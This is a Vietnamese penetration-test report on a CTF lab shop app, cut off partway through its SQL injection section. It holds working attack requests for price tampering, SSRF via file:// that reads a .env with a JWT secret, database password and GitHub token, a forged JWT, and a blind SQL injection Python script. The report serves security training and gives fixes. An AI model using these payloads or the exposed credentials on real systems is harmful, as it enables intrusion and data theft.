

BÁO CÁO LỖ HỔNG

Musoe Web Pentest

Nguyễn Chiến Bách

Ngày 05 tháng 11 năm 2025

Mục lục

1. TỔNG QUAN ỨNG DỤNG	4
1.1. Thông tin ứng dụng	4
1.2. Tổng quan quá trình thực hiện	4
2. CHI TIẾT LỖ HỔNG VÀ PHƯƠNG PHÁP KHẮC PHỤC KHUYẾN NGHỊ	6
2.1. Insecure Trust of Client-Side Data (Price & Product ID Tampering)	6
2.2. Server-Side Request Forgery	10
2.3. Authentication Bypass via Exposed JWT Secret	14
2.4. SQL Injection	17
2.5. Unrestricted File Upload leading to Remote Code Execution (RCE)	21
3. PHỤ LỤC	26
Thang đo CVSS phiên bản 3.1	26

BÁO CÁO TỔNG QUAN

1. TỔNG QUAN ỨNG DỤNG

1.1. Thông tin ứng dụng

- Ứng dụng bán thú cưng

1.2. Tổng quan quá trình thực hiện

Thời gian thực hiện

03/11/2025 đến 05/11/2025

Phạm vi đánh giá

[1] musoe.cyberjutsu-lab.tech

[2] *.musoe.cyberjutsu-lab.tech

Ngày báo cáo: ngày 05 tháng 11 năm 2025

Mỗi lỗ hổng được mô tả với một hoặc nhiều các khuyến nghị khắc phục với mức độ nghiêm trọng dựa trên thang đo CVSS.



Mức độ nguy cơ Mã định danh Điểm yếu được xác định

High	MS-001	Insecure Trust of Client-Side Data (Price & Product ID Tampering)
Critical	MS-002	Server-Side Request Forgery
Critical	MS-003	Authentication Bypass via Exposed JWT Secret
Critical	MS-004	SQL Injection
Critical	MS-005	Unrestricted File Upload leading to Remote Code Execution (RCE)

KẾT QUẢ CHI TIẾT

2. CHI TIẾT LỖ HỔNG VÀ PHƯƠNG PHÁP KHẮC PHỤC KHUYẾN NGHỊ

Các lỗ hổng bên dưới được xác định và kiểm tra bởi học viên trong suốt quá trình rà quét lỗ hổng bảo mật tại Musoe.

2.1. Insecure Trust of Client-Side Data (Price & Product ID Tampering)

Đối tượng ảnh hưởng:

<https://musoe.cyberjutsu-lab.tech/api/v2/orders/create>

Mô tả thông tin lỗ hổng và mức độ ảnh hưởng:

Data của order gửi về phía server được gửi trực tiếp từ phía client, dẫn đến việc hacker có thể chỉnh sửa dữ liệu đầu vào nhằm mục đích trục lợi (ví dụ giảm giá, đổi tiền, chuyển hàng, tăng số lượng miễn phí, v.v.). Hậu quả có thể là mất tiền, gian lận đơn hàng, lộ thông tin, phá vỡ nghiệp vụ.

Nguyên nhân gây lỗi:

Tại hàm `createOrder` trong file `orderController.js` trong đường dẫn `ecommerce-backend/src/controllers/orderController.js`

Đặc biệt tại `dòng 55` và `dòng 64`

```
41 async function createOrder(req, res) {
42   try {
43     const { username } = req.user;
44     const { note, product } = req.body;
45
46     const user = await User.findByIdByUsername(username);
47     if (!user) {
48       return res.status(404).json({ message: 'User not found' });
49     }
50
51     if (!product) {
52       return res.status(400).json({ message: 'Bad request' });
53     }
54
55     const productExists = await Product.findById(product.id);
56     if (!productExists) {
57       return res.status(404).json({ message: 'Product not found' });
58     }
59
60     if (product.price > user.balance) {
61       return res.status(400).json({ message: 'Insufficient balance' });
62     }
63
64     const updatedBalance = user.balance - product.price;
65
66     const order = await Order.createOne(req.user.id, product.id, note);
67     if (!order) {
68       throw new Error('Internal server error');
69     }
70
71     await User.updateBalance(username, updatedBalance);
72   }
```

Hàm lấy trực tiếp `product` từ `request body` (được gửi trực tiếp từ client, có thể gây ra việc bị thao túng dữ liệu đầu vào).

Tại dòng 55, hàm truy vấn `id` được lấy từ `product` nên nếu hacker tùy chỉnh dữ liệu đầu vào thì có thể truy vấn sai sản phẩm được tạo ban đầu của order

Tại dòng 64, **balance** của user trừ trực tiếp **price** của product mà không qua kiểm tra xem price được truyền đến chứa giá trị như nào nên sẽ gây ra việc trừ sai số tiền của sản phẩm

Chi tiết quá trình thực hiện:

```
POST /api/v2/orders/create HTTP/1.1
Host: musoe.cyberjutsu-lab.tech
Content-Length: 178
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="141", "Not?A_Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
X-Access-Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImYyZDhlcmlm5hbWU1OjIiYWNoMSIsInJvbmU1OjIiLC2VyaWiaWF0IjozNjY0ODg3MDMxLjE4OjE3Nj10OTY4MzF9.FK1OOOfde0EaFdDQ7i0B90TyE2roLLKXyp10lmstyhFc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://musoe.cyberjutsu-lab.tech
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://musoe.cyberjutsu-lab.tech/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "note": "a",
  "product": {
    "id": 2,
    "name": "Whiskers",
    "image": "http://cdn.musoe.cyberjutsu-lab.tech/files/images/products/3d46bb95acc186a7.png",
    "price": 10,
    "description": "description"
  }
}
```

Ta thấy được tại đây data thông tin của order được truyền từ phía client vậy nên có thể khi ta chỉnh sửa sẽ gây ra lỗi tại đây. Vậy ta sẽ tiến hành thử thay đổi 2 trường quan trọng nhất đó là **id** và **price**

Đầu tiên, để kiểm chứng ta sẽ đổi **price = 0**

```
{
  "note": "a",
  "product": {
    "id": 2,
    "name": "Whiskers",
    "image": "http://cdn.musoe.cyberjutsu-lab
    "price": 0,
    "description": "description"
  }
}
```

Và nhận lại được phản hồi tạo order thành công mặc dù số tiền hiện tại của ta đã là 0

```
HTTP/1.1 201 Created
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 31 Oct 2025 05:06:30 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 39
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech
Vary: Origin
ETag: W/"27-nioqzQ6jJ3i18LR12+52cxHzsqY"

{
  "message": "Order created",
  "balance": 0
}
```

Vậy nên ta xác định được đây chính là lỗ hổng của hệ thống

Tiếp theo, ta sẽ thử với `price = -10000`

```
{
  "note": "a",
  "product": {
    "id": 2,
    "name": "Whiskers",
    "image": "http://cdn.musoe.cyberjutsu-lab.tech/files/images/products/3d46bb95acc186a7.png",
    "price": -10000,
    "description": "description"
  }
}
```

Và nhận lại được phản hồi

```
HTTP/1.1 201 Created
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 31 Oct 2025 05:07:15 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 43
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech
Vary: Origin
ETag: W/"2b-7dLptSx/m4E82IPC5lICW7WYmIU"

{
  "message": "Order created",
  "balance": 10000
}
```

Ta nhận thấy rằng balance của user đã tăng lên giá trị 10000

Vì $0 - (-10000)$ nên hệ thống sẽ cộng cho user 10000 tiền


Ta thử lại với `price = 10`

```
{
  "message": "Order created",
  "balance": 9990
}
```

Thì hệ thống trả lại là `balance = 9990`

Nên ta kết luận được rằng đây là số tiền thực đang có của user

Khi đăng nhập lại hệ thống ta cũng sẽ thấy số tiền của user là 9990



Từ đây ta có thể thực hiện với giá tiền lớn hơn để có thể tự mua flag với giá gốc

Nhưng ta còn 1 tham số nữa chưa thử đó là `id`

Vậy ta sẽ sửa `id = 1` (`id` của flag vì nó đứng đầu tiên)

```
{
  "note": "a",
  "product": {
    "id": 1,
    "name": "Whiskers",
    "image": "http://cdn.musoe.cyberjutsu-lab.tech/files/images/products/3d46bb95acc186a7.png",
    "price": 10,
    "description": "description"
  }
}
```


Và nhận lại phản hồi

```
HTTP/1.1 201 Created
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 31 Oct 2025 05:09:02 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 67
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech
Vary: Origin
ETag: W/"43-t45TDM0J7Z+sLuQSNdA7tbMLURE"

{
  "message": "CBJS{ab413281962b76090c0db9051c05d2f2}",
  "balance": 9980
}
```

Vậy ta đã nhận được flag đầu tiên

FLAG 01: CBJS{ab413281962b76090c0db9051c05d2f2}

Khuyến nghị:

- Chỉ truyền productId từ phía client
- Kiểm tra dữ liệu đầu vào
- Ghi log lại các đơn hàng bất thường

2.2. Server-Side Request Forgery

Đối tượng ảnh hưởng:

<https://musoe.cyberjutsu-lab.tech/api/v2/image/resize>

Mô tả thông tin lỗ hổng và mức độ ảnh hưởng:

API `/resize` cho phép người dùng gửi tham số `image` chứa một URL ảnh từ xa. Ứng dụng sẽ sử dụng URL này để tải hình ảnh về từ server bên ngoài thông qua thư viện `get-uri`, sau đó resize bằng `sharp`. Tuy nhiên, tham số `image` không được xác thực hoặc giới hạn, cho phép attacker chỉ định bất kỳ URL nào.

Điều này dẫn đến lỗ hổng Server-Side Request Forgery (SSRF), nơi attacker có thể khiến server gửi HTTP request đến một hệ thống mà lẽ ra attacker không được truy cập trực tiếp.

Nguyên nhân gây lỗi:

Tại file `imageController.js` trong thư mục

`ecommerce-backend\src\controllers\imageController.js`

```
7  try {
8    const { image, size } = req.query;
9
10   if (!image) {
11     return res.status(400).json({ message: 'Image is required' });
12   }
13
14   const validSizes = ['small', 'medium', 'large', 'default'];
15   const requestedSize = size ? size.toLowerCase() : 'default';
16
17   if (!validSizes.includes(requestedSize)) {
18     return res.status(400).json({ message: "Invalid size (choose from: 'small', 'medium', 'large', 'default')" });
19   }
20
21   const sizeDimensions = {
22     small: { width: 100, height: 100 },
23     medium: { width: 300, height: 300 },
24     large: { width: 600, height: 600 },
25     default: { width: null, height: null },
26   };
27
28   const { width, height } = sizeDimensions[requestedSize];
29
30   const imageStream = await getUri(image);
31
32   const contentType = mime.lookup(image);
33   res.writeHead(200, { 'Content-Type': contentType });
34
35   if (width && height) {
36     imageStream.pipe(sharp().resize(width, height)).pipe(res);
37   } else {
38     imageStream.pipe(res);
39   }
40 }
```

Server lấy trực tiếp `image` từ query param của request và đưa vào hàm `|` của thư viện `get-uri`

Từ đây hacker có thể truyền 1 `URI` vào và request đến địa chỉ nội bộ, truy cập vào các file của hệ thống gây ra lỗi SSRF

Chi tiết quá trình thực hiện:

```
GET /api/v2/image/resize?image=
http://cdn.musoe.cyberjutsu-lab.tech/files/images/products/2e8b38ed53b24a2b.png&size=large
HTTP/1.1
Host: musoe.cyberjutsu-lab.tech
Sec-Ch-UA-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-UA: "Chromium";v="141", "Not?A_Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/141.0.0.0 Safari/537.36
Sec-Ch-UA-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://musoe.cyberjutsu-lab.tech/
Accept-Encoding: gzip, deflate, br
Priority: i
Connection: keep-alive
```

Ta thấy rằng dữ liệu đầu vào là 1 **URI** vậy nên ta nghĩ ngay đến lỗi hỏng SSRF
Đầu tiên ta sẽ thử với các HTTP Schema khác ví dụ như **file://** để truy cập vào file
nội bộ của hệ thống

Trước đó ta có nhận được 1 báo lỗi khi test hệ thống tạo order

```
1 HTTP/1.1 500 Internal Server Error
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 31 Oct 2025 05:00:49 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 870
6 Connection: keep-alive
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech
9 Vary: Origin
10 ETag: W/"366-hTREGZcdgKchrEQ8oi5+itdMWSQ"
11
12 {
  "message": "Internal server error",
  "error": {
    "Error: connect ECONNREFUSED 10.102.101.10:3306\n    at PromisePool.execute (/usr/app/node_modules/mysql2/promise.js:374:22)\n    at User.findById (/usr/app/src/models/user.js:14:29)\n    at isAuth (/usr/app/src/middlewares/authMiddleware.js:19:10)\n    at Layer.handle [as handle_request] (/usr/app/node_modules/express/lib/router/layer.js:95:5)\n    at next (/usr/app/node_modules/express/lib/router/route.js:149:13)\n    at Route.dispatch (/usr/app/node_modules/express/lib/router/route.js:119:3)\n    at Layer.handle [as handle_request] (/usr/app/node_modules/express/lib/router/layer.js:95:5)\n    at /usr/app/node_modules/express/lib/router/index.js:284:15\n    at Function.process_params (/usr/app/node_modules/express/lib/router/index.js:346:12)\n    at next (/usr/app/node_modules/express/lib
```

Ta thu thập được 2 đường dẫn là

/usr/app/src/models/user.js

/usr/app/src/middlewares/authMiddleware.js

Vậy nên ta sẽ thử với đường dẫn này trước để kiểm tra lỗi hỏng

```
GET /api/v2/image/resize?image=file:///usr/app/src/middlewares/authMiddleware.js&size=
HTTP/1.1
Host: musoe.cyberjutsu-lab.tech
Sec-Ch-UA-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-UA: "Chromium";v="141", "Not?A_Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/141.0.0.0 Safari/537.36
Sec-Ch-UA-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://musoe.cyberjutsu-lab.tech/
Accept-Encoding: gzip, deflate, br
Priority: i
Connection: keep-alive
```

Và ta nhận được kết quả là

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 05 Nov 2025 04:10:58 GMT
Content-Type: application/javascript
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech
Vary: Origin
Content-Length: 1188

const {
  verify
} = require('../helpers/JWTHelpers');
const {
  handleError
} = require('../helpers/errorHelpers');

const User = require('../models/user');

function isAuthenticated(req, res, next) {
  try {
    const token = req.headers['x-access-token'];

    if (!token) {
      return res.status(401).json({
        message: 'No token provided'
      });
    }

    const data = verify(token);
    if (!data.id || !data.username || !data.role) {
      return res.status(401).json({
        message: 'Invalid token'
      });
    }

    User.findById(data.id)
      .then((user) => {
        if (!user) {
          return res.status(404).json({
            message: 'User not found'
          });
        }
      });
  }
}
```

Vậy chứng tỏ đây là 1 lỗ hổng SSRF và ta có thể đọc được file nội bộ của hệ thống

Tiếp tục, từ 2 đường dẫn này ta có thể thấy đây là 1 server **NodeJS**, vậy nên ta sẽ thử đọc file package.json tại **/usr/app/package.json**

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 05 Nov 2025 04:15:22 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech
Vary: Origin
Content-Length: 916

{
  "name": "app",
  "version": "1.0.0",
  "main": "src/index.js",
  "scripts": {
    "test": "echo \\\"Error: no test specified\\\" && exit 1",
    "start": "node src/index",
    "dev": "nodemon server"
  },
  "keywords": [
  ],
}
```

Và ta đã thu lại được đường dẫn **/src/index.js**

Tiếp theo truy cập vào đó

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 05 Nov 2025 04:16:46 GMT
Content-Type: application/javascript
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech
Vary: Origin
Content-Length: 687

const express = require('express');
const cors = require('cors');
const app = express();
const {
  handleError
} = require('../helpers/errorHelpers');

require('dotenv').config({
  path: '/usr/app/src/.env'
});
```

Ta đã thu thêm được đường dẫn **/usr/app/src/.env**

Truy cập vào file /.env

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 05 Nov 2025 04:17:33 GMT
Content-Type: false
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech
Vary: Origin
Content-Length: 389

PORT=3000
JWT_SECRET=5a673956ce1d9aa666f9a2a99b409c0e

MYSQL_HOSTNAME=db
MYSQL_DATABASE=ecommerce
MYSQL_USER=dbuser
MYSQL_PASSWORD=1d9a73956ca666f99b409c05a6a2a9ee

GITHUB_USER=sillymeomeo
GITHUB_TOKEN=
github_pat_1lBW6NHGY015pgZ9ZTH1UA_GjEIXe4XA7ggT95hSsolvy6BEwexDEaHrkxvbezW66iCLK2UHHDNRyiCa
1J
GITHUB_REPOSITORY=sillymeomeo/ecommerce-backend

FLAG=CBSJS{
    4d2c7fee2a055bd1e319826229f019db
}
```

Ta đã thu được flag 2 và các thông tin mật liên quan

FLAG 02: CBSJS{4d2c7fee2a055bd1e319826229f019db}

Từ dữ liệu trên ta có thể pull code về từ repository

```
ncbachhhh@NCBACHHHH: /mnt/d/webApp/musoe
$ git clone https://sillymeomeo.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@github.com/sillymeomeo/ecommerce-backend
Cloning into 'ecommerce-backend'...
remote: Enumerating objects: 36, done.
remote: Counting objects: 100% (36/36), done.
remote: Compressing objects: 100% (29/29), done.
remote: Total 36 (delta 4), reused 36 (delta 4), pack-reused 0 (from 0)
Receiving objects: 100% (36/36), 28.48 KiB | 595.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.
```

Vậy là ta đã có source-code

Khuyến nghị:

- Tạo whitelist cho các URL hợp lệ
- Hạn chế chỉ cho phép tải ảnh từ các URL được whitelist
- Chặn protocols không an toàn
- Sử dụng thư viện SSRF-safe hoặc proxy trung gian để kiểm soát URL.
- Không log lỗi về phía client

2.3. Authentication Bypass via Exposed JWT Secret

Đối tượng ảnh hưởng:

<https://musoe.cyberjutsu-lab.tech/orders>

Mô tả thông tin lỗ hổng và mức độ ảnh hưởng:

Từ việc lộ thông tin file `.env` dẫn đến lộ JWT Secret. Từ đó hacker có thể tự tạo cho mình 1 token JWT khác để bypass Authentication và thực hiện hành vi giả mạo người khác thực hiện các hành vi trên hệ thống

Nguyên nhân gây lỗi:

```
19 router.get('/users', isAuth, isAuthorized(['admin'])), userController.getUsers);
20 router.get('/users/:id/orders', isAuth, userController.getUserOrders);
21 router.get('/users/profile', isAuth, userController.getUserByUsername);
```

Tại file index.js trong thư mục

`ecommerce-backend/src/routes/v2/index.js`

Hệ thống kiểm tra `token` xem có đúng với `id` được truyền vào không, nếu đúng thì sẽ được phép xem các order của user đó

Vì có JWT Secret nên hacker có thể tạo token đúng và truy cập xem được thông tin order của các user khác

Chi tiết quá trình thực hiện:

Đầu tiên khi login vào hệ thống ta được trả cho 1 token

```
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 31 Oct 2025 04:59:12 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 377
6 Connection: keep-alive
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech
9 Vary: Origin
10 ETag: W/"179-/9CGAgjFDejS0c9wqeHrNj0YYWQ"
11
12 {
  "message": "Login successful",
  "token":
    "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NCwidm91cm5hbWU0IjIjYWN0MSIsInR5cGU0IjIjIjE2V
    yIiwiaWF0IjoxNzYxODg2NzUyLCJleHAiOjE3NjI0OTEyNTUyLjEiKvINVxB7cBNUSrxbFIW9EW4M3F6PxV4VTnWF2
    QeIEZ",
  "user": {
    "id": 4,
    "username": "bach1",
    "role": "user",
    "balance": 10,
    "email": "bach1@",
    "image": "http://cdn.musoe.cyberjutsu-lab.tech/files/images/avatar/user.png"
  }
}
```

Ta tiến thành decode token thông qua jwt.io với JWT Secret trong file .env

ENCODED VALUE ☐ Enable auto-focus

JSON WEB TOKEN (JWT) COPY CLEAR

Valid JWT

Signature Verified

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImN1cm5hbWUiOiJ1YWN0MSIsInJvbmGU1OjIjczVyIiwiaWF0IjoxNzYxODg2NzUyLCJleHAiOjE3NjI0OTE1NTJ9.ClKvIN Vx87cBMSrxfIw9E4MGf6Pxv4Vtnf2QeIE

DECODED HEADER

JSON CLAIMS TABLE COPY ✓

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

DECODED PAYLOAD

JSON CLAIMS TABLE COPY ✓

```
{
  "id": 4,
  "username": "bach1",
  "role": "user",
  "iat": 1761886752,
  "exp": 1762491552
}
```

JWT SIGNATURE VERIFICATION (OPTIONAL)

Enter the secret used to sign the JWT below:

SECRET COPY CLEAR

Valid secret

Sae73956ce1d9aa666f9a2a99b409c8e

Ta thu được thông tin của user bên trong, vậy nên ta sẽ encode lại với id khác (ta thử với **id = 1**)

HEADER: ALGORITHM & TOKEN TYPE CLEAR

Valid header

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA CLEAR

Valid payload

```
{
  "id": 1,
  "username": "bach1",
  "role": "user",
  "iat": 1761886752,
  "exp": 1762491552
}
```

SIGN JWT: SECRET CLEAR

Valid secret

Sae73956ce1d9aa666f9a2a99b409c8e

JSON WEB TOKEN COPY

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImN1cm5hbWUiOiJ1YWN0MSIsInJvbmGU1OjIjczVyIiwiaWF0IjoxNzYxODg2NzUyLCJleHAiOjE3NjI0OTE1NTJ9.Tk19io q1NBv1qpeRpYxvcKMD6ETJmERj_TqYRxbWgDA

Ta thay token mới vào request và thay id trong request thành 1

```
GET /api/v2/users/1/orders HTTP/1.1
Host: musoe.cyberjutsu-lab.tech
X-Access-Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImN1cm5hbWUiOiJ1YWN0MSIsInJvbmGU1OjIjczVyIiwiaWF0IjoxNzYxODg2NzUyLCJleHAiOjE3NjI0OTE1NTJ9.Tk19ioq1NBv1qpeRpYxvcKMD6ETJmERj_TqYRxbWgDA
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="141", "Not?A_Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://musoe.cyberjutsu-lab.tech/orders
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

Ta nhận lại được phản hồi

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 31 Oct 2025 05:37:33 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 186
6 Connection: keep-alive
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech
9 Vary: Origin
10 ETag: W/"ba-mnrSblAr4IH+A0ONRKGGEc6u/Jk"
11
12 [
  {
    "id": "c4ca4238a0b923820dcc509a6f75849b",
    "user_id": 1,
    "product_id": 1,
    "note": "Please dont steal my <i>CBJS{da825564095d09d173359085b3fe58c0}</i>",
    "created_at": "2025-10-31T05:00:45.000Z"
  }
]
```

Ta thu được flag 3

FLAG 03: CBJS{da825564095d09d173359085b3fe58c0}

Khuyến nghị:

- Không dựa hoàn toàn vào chữ ký JWT để cấp quyền truy cập. Có thể sử dụng truy vấn DB cho trường isActive để cho 1 tài khoản chỉ có thể sử dụng một lần trong 1 thời điểm

2.4. SQL Injection

Đối tượng ảnh hưởng:

<https://musoe.cyberjutsu-lab.tech/forgot-password>

Mô tả thông tin lỗ hổng và mức độ ảnh hưởng:

Ứng dụng tồn tại lỗ hổng SQL Injection do chèn trực tiếp dữ liệu người dùng gửi đến vào câu lệnh SQL không qua tham số hóa (prepared statements/bindings) và không có allowlist cho các tham số nhạy cảm (ví dụ cột sắp xếp, điều kiện lọc). Kẻ tấn công có thể chèn payload vào đầu vào (query/body/header/đường dẫn) để thay đổi ngữ nghĩa truy vấn, từ đó bỏ qua xác thực, liệt kê schema/bảng/cột, đọc trộm dữ liệu nhạy cảm, thậm chí sửa/xóa/chèn bản ghi hoặc gọi hàm nguy hiểm của database

Nguyên nhân gây lỗi:

```
24 static async findByEmail(email) {  
25   const [rows] = await db.execute(`SELECT * FROM users WHERE email = '${email}'`);  
26   return rows[0] || null;  
27 }  
28
```

Tại hàm `findByEmail` của class `User` đã được sử dụng nối chuỗi để tạo câu query SQL, hàm được sử dụng trong chức năng forgot password của ứng dụng. Nếu đúng hàm sẽ trả lại `"This feature is not implement yet"`, ngược lại nếu sai là `"User not found"`. Từ đây ta có thể thực hiện khai thác SQL Injection dựa theo `Boolean-Based`

```
81 async function forgotPassword(req, res) {  
82   try {  
83     const { email } = req.body;  
84  
85     if (!email) {  
86       return res.status(400).json({ message: 'Missing required fields' });  
87     }  
88  
89     if (!validatorHelpers.validateEmail(email)) {  
90       return res.status(400).json({ message: 'Invalid email format' });  
91     }  
92  
93     const user = await User.findByEmail(email);  
94     if (!user) {  
95       return res.status(404).json({ message: 'User not found' });  
96     }  
97  
98     res.status(500).json({ message: 'This feature is not implemented yet' });  
99   } catch (error) {  
100     errorHelpers.handleError(error, res);  
101   }  
102 }
```

Chi tiết quá trình thực hiện:

Đầu tiên ta sẽ test thử xem ứng dụng có bị lỗi SQL Injection không với payload

abc@gmail.com OR 1='1'--

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 01 Nov 2025 04:23:20 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 49
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech
Vary: Origin
ETag: W/"31-eEn/bYrIrPp6W/BySXFHtaJmuGA"

{
  "message": "This feature is not implemented yet"
}
```

Ta nhận lại được phản hồi như sau. Và theo như source code ta biết được rằng đây chính là câu query đúng. Vậy chứng tỏ ở đây tồn tại lỗ hổng SQL Injection

Ta sẽ viết 1 script python thực hiện việc truy vấn SQL Injection Boolean-Based

```
1 import requests
2
3 url = "https://musoe.cyberjutsu-lab.tech/api/v2/auth/forgot-password"
4 headers = {"Content-Type": "application/json"}
5
6 chars = [
7     'A','B','C','D','E','F','G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z',
8     'a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z',
9     '0','1','2','3','4','5','6','7','8','9',
10    ' ','_','-','.'
11 ]
12
13 flag = ""
14
15 def check_prefix(prefix):
16
17     payload = f"123123@gm' OR ((SELECT table_name FROM information_schema.tables WHERE table_schema='ecommerce' LIMIT 1) LIKE BINARY CONCAT('{prefix}', '%'))-- "
18
19     try:
20         response = requests.post(url, headers=headers, json={"email": payload}, timeout=15)
21         if (response.status_code == 500):
22             return True
23         else:
24             return False
25     except requests.exceptions.ReadTimeout:
26         return
27
28 while True:
29     hit = False
30     for c in chars:
31         if check_prefix(flag + c):
32             flag += c
33             print(f"Tìm thấy {c} -> Kết quả hiện tại: {flag}")
34             hit = True
35             break
36     if not hit:
37         print(f"Kết thúc, kết quả cuối cùng: {flag}")
38         break
```

Script sẽ kiểm tra từng chữ của kết quả trả về, nếu đúng sẽ truy vấn đến chữ tiếp theo
Đầu tiên ta sẽ kiểm tra tên bảng trước

```

Đang thử 6
Đang thử 7
Đang thử 8
Đang thử 9
Đang thử {
Đang thử }
Đang thử _
Đang thử -
Kết thúc, kết quả cuối cùng: flags

Process finished with exit code 0

```

Ta nhận lại được 1 bảng là **flags**

Tiếp theo ta sẽ tìm tên cột của bảng flags với payload

```

payload      =      f123123@gm'      OR      ((SELECT      column_name      FROM
information_schema.columns      WHERE      table_name='flags'      AND
table_schema='ecommerce' LIMIT 1) LIKE BINARY CONCAT('{prefix}', '%'))--

```

```

Đang thử 6
Đang thử 7
Đang thử 8
Đang thử 9
Đang thử {
Đang thử }
Đang thử _
Đang thử -
Kết thúc, kết quả cuối cùng: ID

Process finished with exit code 0

```

Và ta nhận được 1 cột là **ID** nhưng không liên quan đến flag nên ta sẽ chỉnh offset lên 1

```

payload      =      f123123@gm'      OR      ((SELECT      column_name      FROM
information_schema.columns      WHERE      table_name='flags'      AND
table_schema='ecommerce' LIMIT 1,1) LIKE BINARY CONCAT('{prefix}', '%'))--

```

```

Đang thử 9
Đang thử {
Đang thử }
Đang thử _
Đang thử -
Kết thúc, kết quả cuối cùng: FLAG

Process finished with exit code 0

```

Ta nhận lại được cột **flag**, từ đây ta đã có thể truy vấn flag thứ 4

Ta sử dụng payload

```
payload = f123123@gm' OR ((SELECT FLAG FROM ecommerce.flags LIMIT 1)
LIKE BINARY CONCAT('{prefix}', '%'))--
```

Ta nhận lại được kết quả

```
Tìm thấy 2 -> Kết quả hiện tại: CBJs{76906e5c78c1f04ac35a143e4de2
Tìm thấy 3 -> Kết quả hiện tại: CBJs{76906e5c78c1f04ac35a143e4de23
Tìm thấy a -> Kết quả hiện tại: CBJs{76906e5c78c1f04ac35a143e4de23a
